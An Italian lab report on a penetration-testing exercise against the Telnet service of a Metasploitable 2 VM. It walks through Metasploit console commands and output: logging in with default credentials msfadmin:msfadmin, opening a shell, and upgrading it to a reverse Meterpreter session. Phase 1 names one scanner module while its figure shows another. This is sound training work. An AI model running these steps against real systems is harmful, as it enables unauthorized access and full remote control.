

Report di Laboratorio: Exploit Telnet con Metasploit

Analisi Vulnerabilità e Post-Exploitation su Target Metasploitable 2

Josh Van Edward D. Abanico

21 gennaio 2026

Sommario

Il presente documento illustra le attività di Penetration Testing condotte sul servizio Telnet esposto dalla macchina target Metasploitable 2. L’attività si suddivide in scansione del servizio, ottenimento dell’accesso tramite credenziali predefinite e successiva escalation della sessione a Meterpreter, come richiesto dalle specifiche operative.

Indice

1	Obiettivo dell’Esercitazione	2
2	Fase 1: Scansione del Servizio Telnet	2
3	Fase 2: Autenticazione e Creazione della Sessione	2
3.1	Configurazione dei Parametri	2
4	Fase 3: Gestione delle Sessioni	3
5	Fase 4: Upgrade della Sessione a Meterpreter	3
6	Conclusioni	4

1 Obiettivo dell'Esercitazione

L'obiettivo primario è analizzare e sfruttare le debolezze del protocollo Telnet su un sistema legacy o mal configurato. Utilizzando il framework **Metasploit**, condurremo un attacco strutturato in quattro fasi:

1. Scansione e identificazione della versione del servizio.
2. Attacco di dizionario/login per ottenere accesso iniziale.
3. Interazione con la sessione shell creata.
4. Upgrade della sessione da shell semplice a Meterpreter.

2 Fase 1: Scansione del Servizio Telnet

In questa prima fase, è stato utilizzato il modulo ausiliario di Metasploit per identificare la versione del servizio Telnet in esecuzione sulla macchina target.

Modulo utilizzato: auxiliary/scanner/telnet/telnet_version

Di seguito viene mostrata la configurazione delle opzioni (RHOSTS) e l'output della scansione che conferma la presenza del servizio.

```

kali㉿kali: ~
msf auxiliary(scanner/telnet/telnet_login) > options
Module options (auxiliary/scanner/telnet/telnet_login):
Name          Current Setting  Required  Description
----          --------------  -----  -----
ANONYMOUS_LOGIN    false        yes      Attempt to login with a blank username and password
BLANK_PASSWORDS   false        no       Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes      How fast to brute-force, from 0 to 5
CreateSession     true         no       Create a new session for every successful login
DB_ALL_CREDS     false        no       Try each user/password couple stored in the current database
DB_ALL_PASS      false        no       Add all passwords in the current database to the list
DB_ALL_USERS     false        no       Add all users in the current database to the list
DB_SKIP_EXISTING none        no       Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD          no           no       A specific password to authenticate with
PASS_FILE         no           no       File containing passwords, one per line
RHOSTS            yes          yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT              23          yes     The target port (TCP)
STOP_ON_SUCCESS   false        yes     Stop guessing when a credential works for a host
THREADS            1           yes     The number of concurrent threads (max one per host)
USERNAME          no           no       A specific username to authenticate as
USERPASS_FILE     no           no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS      false        no       Try the username as the password for all users
USER_FILE          no           no       File containing usernames, one per line
VERBOSE            true         yes     Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS
STOP_ON_SUCCESS => false
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true

```

Figura 1: Rilevamento della versione Telnet sul target.

3 Fase 2: Autenticazione e Creazione della Sessione

Identificato il servizio, si è proceduto al tentativo di accesso utilizzando credenziali note o predefinite, sfruttando il modulo di login di Metasploit.

Modulo utilizzato: auxiliary/scanner/telnet/telnet_login

3.1 Configurazione dei Parametri

Sono stati impostati i seguenti parametri critici:

- **RHOSTS:** Indirizzo IP della macchina Metasploitable.

- **USERNAME/PASSWORD:** Credenziali note per il test (es. msfadmin).
- **STOP_ON_SUCCESS:** Impostato su `true` per arrestare il bruteforce al primo successo.

L'esecuzione del modulo ha prodotto l'apertura di una sessione di comando valida, come evidenziato nello screenshot seguente.

```
msf auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.50.150:23 - No active DB -- Credential data will not be saved!
[*] 192.168.50.150:23 - 192.168.50.150:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.150:23 - Attempting to start session 192.168.50.150:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.151:39907 → 192.168.50.150:23) at 2026-01-20 12:02:21 -0500
[*] 192.168.50.150:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

Figura 2: Login effettuato con successo e apertura della sessione.

4 Fase 3: Gestione delle Sessioni

Dopo aver ottenuto l'accesso, è stata verificata la stabilità della connessione. Utilizzando il comando `sessions -l`, è stato possibile visualizzare la lista delle sessioni attive. Successivamente, si è interagito con la sessione specifica tramite `sessions -i <ID>`.

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -l
Active sessions
=====
Id  Name    Type      Information
--  --      --      --
1   shell   TELNET  msfadmin:msfadmin (192.168.50.150:23)  192.168.50.151:39907 → 192.168.50.150:23 (192.168.50.150)

msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...

msfadmin@metasploitable:~$ whoami
whoami
msfadmin
msfadmin@metasploitable:~$ pwd
pwd
/home/msfadmin
msfadmin@metasploitable:~$
```

Figura 3: Elenco sessioni attive e interazione con la shell Telnet.


5 Fase 4: Upgrade della Sessione a Meterpreter

L'ultima fase ha previsto l'elevazione della qualità della connessione, trasformando la shell di base (limitata) in una sessione **Meterpreter**, che offre funzionalità avanzate di post-exploitation.

Procedura:

1. La sessione attiva è stata messa in background (`Ctrl+Z`).
2. È stato selezionato il modulo: `post/multi/manage/shell_to_meterpreter`.
3. Configurazione dell'opzione `SESSION` con l'ID della sessione Telnet precedente.

Lo screenshot sottostante mostra l'esecuzione del modulo post e la conferma dell'apertura della nuova sessione Meterpreter.



The screenshot shows a terminal window titled 'kali@kali: ~' running the Metasploit Framework. The user has upgraded a Telnet session to a Meterpreter session. The command 'sessions -l' lists two sessions: 'shell' (Telnet) and 'meterpreter'. The user then selects session 4 and runs 'sessions -i 4', which starts an interaction with the Meterpreter session. The final prompt shows the Meterpreter shell.

```
kali@kali: ~
Session Actions Edit View Help
msf post(multi/manage/shell_to_meterpreter) > sessions -l
Active sessions
=====
Id Name Type Information Connection
-- -- -- --
1 shell TELNET msfadmin:msfadmin (192.168.50.150:23) 192.168.50.151:33153 → 192.168.50.150:23 (192.168.50.150)
4 meterpreter x86/linux msfadmin @ metasploitable.localdomain 192.168.50.151:4433 → 192.168.50.150:41053 (192.168.50.150)

[*] Starting interaction with 4 ...

meterpreter > 
```

Figura 4: Upgrade riuscito: apertura della sessione Meterpreter.

6 Conclusioni

L'esercitazione ha dimostrato la vulnerabilità intrinseca del protocollo Telnet, che trasmette dati in chiaro, e la facilità con cui strumenti automatizzati come Metasploit possono sfruttare configurazioni di default. L'upgrade a Meterpreter ha confermato come un accesso iniziale a bassi privilegi o su protocolli obsoleti possa rapidamente evolvere in un controllo completo del sistema target.